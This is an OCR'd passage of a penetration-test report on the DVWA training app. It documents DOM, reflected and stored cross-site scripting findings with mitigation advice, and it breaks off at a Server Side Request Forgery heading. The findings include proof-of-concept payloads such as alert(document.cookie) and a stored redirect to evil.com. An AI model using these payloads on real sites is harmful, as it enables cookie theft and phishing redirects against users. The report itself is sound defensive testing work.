


Figure 1. Local File Inclusion

Verification


✔ This finding was validated so it is not a False Positive.

4.1.5 DOM-based Cross-Site Scripting

Affected target **https://pentest-ground.com:4280/**	
Status: **Open**	

Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/xss_d/
Method	GET
Vulnerable Parameter	default (Query Parameter)
Evidence	1. Injecting <script>alert(document.cookie)</script> in the default parameter of DVWA's DOM XSS page triggers a popup with your session cookie. 2. This proves that arbitrary JavaScript from user input is executed in the browser (DOM context). 3. The site is vulnerable to DOM-Based Cross Site Scripting (XSS) as user input is not sanitized. 4. Attackers can steal cookies or run malicious scripts using this flaw. 5. Immediate mitigation is needed to prevent exploitation and data theft.



Vulnerability description

We found that the target web application is vulnerable to DOM-based Cross-Site Scripting (DOM XSS) attacks. This vulnerability is caused by inadequate input validation, allowing a malicious actor to inject and execute JavaScript code in the context of another user's session. DOM-based XSS is purely client-side, meaning the malicious script runs as a result of modifying the Document Object Model (DOM) environment in the victim's browser, without sending the payload to the server.

Risk description

The risk is that the code injected by an attacker could potentially lead to effects such as stealing session cookies, calling application features on behalf of another user, or exploiting browser vulnerabilities.

Recommendation

There are several ways to mitigate DOM-based XSS attacks. We recommend to:
- never trust user input
- encode and escape user input on the client side as well
- implement Content Security Policy (CSP)
- use the HTTPOnly cookie flag to protect from cookie theft
- try to avoid using `innerHTML` or `document.write()` to insert untrusted content directly into your HTML, as these methods don't filter malicious scripts. Use methods that provide finer control, such as creating elements via `document.createElement()` and safely inserting values with `Element.textContent`. If you must use unsafe methods, pass their inputs to an HTML sanitization library first, such as DOMPurify.
- regularly update and audit JavaScript libraries and frameworks for vulnerabilities.

References

https://owasp.org/www-community/attacks/DOM_Based_XSS


https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html

Classification

Category	ID / Value
CWE	CWE-79
OWASP Top 10 - 2017	A7 - Cross-Site Scripting (XSS)
OWASP Top 10 - 2021	A3 - Injection

POC

https://pentest-ground.com:4280/vulnerabilities/xss_d/?default=%3Cscript%3Ealert(document.cookie)%3C/script%3E



Verification


✔ This finding was validated so it is not a False Positive.

4.1.6 Cross-Site Scripting


Affected target **https://pentest-ground.com:4280/**	
Status: **Open**	

Evidence

URL	https://pentest-ground.com:4280/vulnerabilities/xss_r/
Method	GET
Vulnerable Parameter	name (Query Parameter)
Evidence	1. Injecting <script>alert('XSS')</script> in the name parameter of the reflected XSS DVWA page triggers a popup saying "XSS". 2. This confirms that the application echoes untrusted user input without sanitization in the HTTP response. 3. The vulnerability is reflected XSS because the malicious script immediately executes in the victim's browser via the response. 4. Attackers can use this flaw to steal data, deface pages, or perform other malicious actions. 5. Immediate server-side input validation and output encoding are required to mitigate this risk.


	

URL	https://pentest-ground.com:4280/vulnerabilities/xss_s/
Method	POST
Vulnerable Parameter	mtxMessage (Body Parameter)
Evidence	• **Stored XSS** occurs when malicious scripts are injected into a web application's database and are served to users every time the relevant page or data is loaded. • In this example, the attacker submitted a script payload (such as alert('XSS from POST')) via the guestbook comment form. • When the page is revisited, the payload is rendered and executed by the browser, resulting in a popup message ("XSS from POST") for any user viewing the page. • This type of XSS is more severe than reflected XSS, since it can affect all users who visit the compromised page, not just the user who submits the script. • **Mitigation:** Sanitize and encode all user-provided input before storing or displaying it, and use Content Security Policy (CSP) to limit script execution.

URL	https://pentest-ground.com:4280/vulnerabilities/xss_s/
Method	POST
Vulnerable Parameter	txtName (Body Parameter)
Evidence	payload <script>window.location='http://evil.com'</script> is a classic example of using **Stored XSS** to forcefully redirect any user visiting the vulnerable page to a different, potentially malicious website (here, "evil.com"). **Details:** • When this payload is stored on a vulnerable page (like in the guestbook of DVWA), it will automatically execute in any visitor's browser as soon as the page loads. • The script changes the current page location to "http://evil.com", causing an *instant redirect* to that website. • This can be used for phishing, malware delivery, or user tracking, and illustrates the danger of XSS beyond just cookie theft or defacement.

- It is a direct demonstration for security testing labs to explain the *real-world risks* of XSS



Vulnerability description

We found that the target web application is vulnerable to Cross-Site Scripting (XSS) attacks. This vulnerability is caused by inadequate input validation, allowing a malicious actor to inject and execute JavaScript code in the context of another user's session.

Risk description

The risk is that the code injected by an attacker could potentially lead to effects such as stealing session cookies, calling application features on behalf of another user, exploiting browser vulnerabilities.
Successful exploitation of Cross-Site Scripting attacks requires human interaction (e.g. determine the user to access a special link by social engineering).

Recommendation

There are several ways to mitigate XSS attacks. We recommend to:
- never trust user input
- always encode and escape user input (using a Security Encoding Library)
- use the HTTPOnly cookie flag to protect from cookie theft
- implement Content Security Policy
- use the X-XSS-Protection Response Header.

References


https://owasp.org/www-community/attacks/xss


https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html


Classification

Category	ID / Value
CWE	CWE-79
OWASP Top 10 - 2017	A7 - Cross-Site Scripting (XSS)
OWASP Top 10 - 2021	A3 - Injection

POC


pentest-ground.com:4280/vulnerabilities/xss_r/?name=<script>alert
pentest-ground.com:
XSS Detected Reflected fr


pentest-ground.com:4280/vulnerabilities/xss_s/
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
Vulnerability: Stored Cr
Name *
Testing
Message *
<script>alert('XSS from POS
Sign Guestbook
Clear Gu
pentest-ground.com:4280
XSS from POST
Don't allow pentest-ground.com:4280 again
More Information
https://owasp.org/www-community/attack
https://owasp.org/www-community/xss-fi
https://en.wikipedia.org/wiki/Cross-site_s



Verification

✔ This finding was validated so it is not a False Positive.

4.1.7 Server Side Request Forgery

Affected target **https://pentest-ground.com:4280/**	
Status: **Open**	

